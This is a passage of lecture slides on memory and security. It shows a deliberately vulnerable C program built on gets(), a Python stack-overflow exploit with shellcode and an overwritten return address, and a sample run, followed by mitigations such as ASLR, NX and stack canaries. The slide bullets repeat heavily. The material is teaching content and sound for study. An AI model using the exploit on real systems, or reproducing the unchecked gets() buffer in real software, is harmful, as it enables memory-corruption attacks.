}
```

The victim — victim.c

```c
void askForName ( void )
{
  char name[64] ;
  printf ( "Address of name : %016p\n", name ) ;
  printf ( "Please enter your name : " ) ;
  gets ( name ) ;
  printf ( "Hello %s !\n", name ) ;

}

int main ( void )
{
  askForName () ;
  printf ("Done\n") ;
  return ( 0 ) ;
}
```

- This victim is so kind to tell us that the address of the buffer we're seeking to overflow is `0x007fffffffe1e0` so we don't have to use our debugger.

The python attacker

attacker.py

```
code = ’\x31\xd2\x89\xd7\x83\xc2\x07\x83\xc7\x01\x48\xb8\x94\xde\xe6\xd0\xea’
code += ’\xc2\x14\xff\x48\xc1\xe0\x08\x48\xc1\xe8\x09\x50\x48\x89\xe6\x58\x48’
code += ’\x31\xc0\x48\x83\xc0\x01\x0f\x05’
output = code + ’\x90’ * ( 64 - len ( code ) ) + 8 * ’\x90’ ;
output += ’\xe0\xe1\xff\xff\xff\x7f’ ;
print ( output ) ;
exit ( 0 )
```

The python attacker

attacker.py

```
code = ’\x31\xd2\x89\xd7\x83\xc2\x07\x83\xc7\x01\x48\xb8\x94\xde\xe6\xd0\xea’
code += ’\xc2\x14\xff\x48\xc1\xe0\x08\x48\xc1\xe8\x09\x50\x48\x89\xe6\x58\x48’
code += ’\x31\xc0\x48\x83\xc0\x01\x0f\x05’
output = code + ’\x90’ * ( 64 - len ( code ) ) + 8 * ’\x90’ ;
output += ’\xe0\xe1\xff\xff\xff\x7f’ ;
print ( output ) ;
exit ( 0 )
```

The final working exploit

```
$ ./attacker.py | ./victim.elf
Address of name :  0x007fffffffe1e0
Please enter your name :  Hello
.............................................................
Joshua
Segmentation fault
```

- OS / Linux

- OS / Linux
    - Address Space Layout Randomization (ASLR) changes section locations randomly each program run

- OS / Linux
  - Address Space Layout Randomization (ASLR) changes section locations randomly each program run
  - Most often enabled by default

- OS / Linux
    - Address Space Layout Randomization (ASLR) changes section locations randomly each program run
    - Most often enabled by default
    - Check `/proc/sys/kernel/randomize_va_space`

- OS / Linux
  - Address Space Layout Randomization (ASLR) changes section locations randomly each program run
  - Most often enabled by default
  - Check `/proc/sys/kernel/randomize_va_space`
  - NX Bit prevents execution of writeable sections

- OS / Linux
    - Address Space Layout Randomization (ASLR) changes section locations randomly each program run
    - Most often enabled by default
    - Check `/proc/sys/kernel/randomize_va_space`
    - NX Bit prevents execution of writeable sections
    - Available on AMD64, check BIOS settings

- OS / Linux
  - Address Space Layout Randomization (ASLR) changes section locations randomly each program run
  - Most often enabled by default
  - Check `/proc/sys/kernel/randomize_va_space`
  - NX Bit prevents execution of writeable sections
  - Available on AMD64, check BIOS settings
- Compiler / gcc

- OS / Linux
    - Address Space Layout Randomization (ASLR) changes section locations randomly each program run
    - Most often enabled by default
    - Check `/proc/sys/kernel/randomize_va_space`
    - NX Bit prevents execution of writeable sections
    - Available on AMD64, check BIOS settings
- Compiler / gcc
    - gcc’s stack protector (-fstack-protector) inserts randomly chosen magic values (so-called canaries) into function stack frames

- OS / Linux
  - Address Space Layout Randomization (ASLR) changes section locations randomly each program run
  - Most often enabled by default
  - Check `/proc/sys/kernel/randomize_va_space`
  - NX Bit prevents execution of writeable sections
  - Available on AMD64, check BIOS settings
- Compiler / gcc
  - gcc's stack protector (-fstack-protector) inserts randomly chosen magic values (so-called canaries) into function stack frames
  - Enabled by default

- OS / Linux
  - Address Space Layout Randomization (ASLR) changes section locations randomly each program run
  - Most often enabled by default
  - Check `/proc/sys/kernel/randomize_va_space`
  - NX Bit prevents execution of writeable sections
  - Available on AMD64, check BIOS settings
- Compiler / gcc
  - gcc's stack protector (-fstack-protector) inserts randomly chosen magic values (so-called canaries) into function stack frames
  - Enabled by default
  - gcc marks stack sections as not-executable by default, OS support required

- OS / Linux
  - Address Space Layout Randomization (ASLR) changes section locations randomly each program run
  - Most often enabled by default
  - Check `/proc/sys/kernel/randomize_va_space`
  - NX Bit prevents execution of writeable sections
  - Available on AMD64, check BIOS settings
- Compiler / gcc
  - gcc's stack protector (-fstack-protector) inserts randomly chosen magic values (so-called canaries) into function stack frames
  - Enabled by default
  - gcc marks stack sections as not-executable by default, OS support required
  - Enabled by default, check using `execstack`

- Your code

- Your code
    - Avoid functions missing boundary checks such as

- Your code
  - Avoid functions missing boundary checks such as
    - strcpy

- Your code
    - Avoid functions missing boundary checks such as
        - strcpy
        - strcat

- Your code
  - Avoid functions missing boundary checks such as
    - strcpy
    - strcat
    - sprintf

- Your code
    - Avoid functions missing boundary checks such as
        - strcpy
        - strcat
        - sprintf
        - vsprintf

- Your code
  - Avoid functions missing boundary checks such as
    - strcpy
    - strcat
    - sprintf
    - vsprintf
    - gets ...

- Your code
  - Avoid functions missing boundary checks such as
    - strcpy
    - strcat
    - sprintf
    - vsprintf
    - gets ...
  - Instead use less insecure variants

- Your code
  - Avoid functions missing boundary checks such as
    - strcpy
    - strcat
    - sprintf
    - vsprintf
    - gets ...
  - Instead use less insecure variants
    - strncpy

- Your code
  - Avoid functions missing boundary checks such as
    - strcpy
    - strcat
    - sprintf
    - vsprintf
    - gets ...
  - Instead use less insecure variants
    - strncpy
    - strncat

- Your code
  - Avoid functions missing boundary checks such as
    - strcpy
    - strcat
    - sprintf
    - vsprintf
    - gets ...
  - Instead use less insecure variants
    - strncpy
    - strncat
    - snprintf

- Your code
  - Avoid functions missing boundary checks such as
    - strcpy
    - strcat
    - sprintf
    - vsprintf
    - gets ...
  - Instead use less insecure variants
    - strncpy
    - strncat
    - snprintf
    - fgets ...

- Your code
  - Avoid functions missing boundary checks such as
    - strcpy
    - strcat
    - sprintf
    - vsprintf
    - gets ...
  - Instead use less insecure variants
    - strncpy
    - strncat
    - snprintf
    - fgets ...
- There is no such thing as unbreakable security

[1] Glib memory slice allocator. `http://developer.gnome.org/glib/2.30/glib-Memory-Slices.html`.

[2] Tcmalloc : Thread-caching malloc. `http://goog-perftools.sourceforge.net/doc/tcmalloc.html`.

[3] Jeff Bonwick. The slab allocator: An object-caching kernel memory allocator. In *USENIX Summer*, pages 87–98, 1994.

[4] Jason Evans. A scalable concurrent malloc(3) implementation for freebsd. `http://www.canonware.com/jemalloc`, 2006.

[5] Doug Lea. dlmalloc. `http://g.oswego.edu/dl/html/malloc.html`.

[6] Elias "Aleph One" Levy. Smashing the stack for fun and profit. *Phrack*, 7(49), November 1996.

[7] Jeffrey A. Turkstra. Buffer overflows and you. `http://turkeyland.net/projects/overflow/`.

[8] Qin Zhao, Rodric Rabbah, and Weng-Fai Wong. Dynamic memory optimization using pool allocation and prefetching. *SIGARCH Comput. Archit. News*, 33(5):27–32, December 2005.

- Sections
- Mapping
- Privileges
- Heap
- Stack

- Static allocation
- Dynamic allocation
- malloc
- Slices
- Security

Any questions?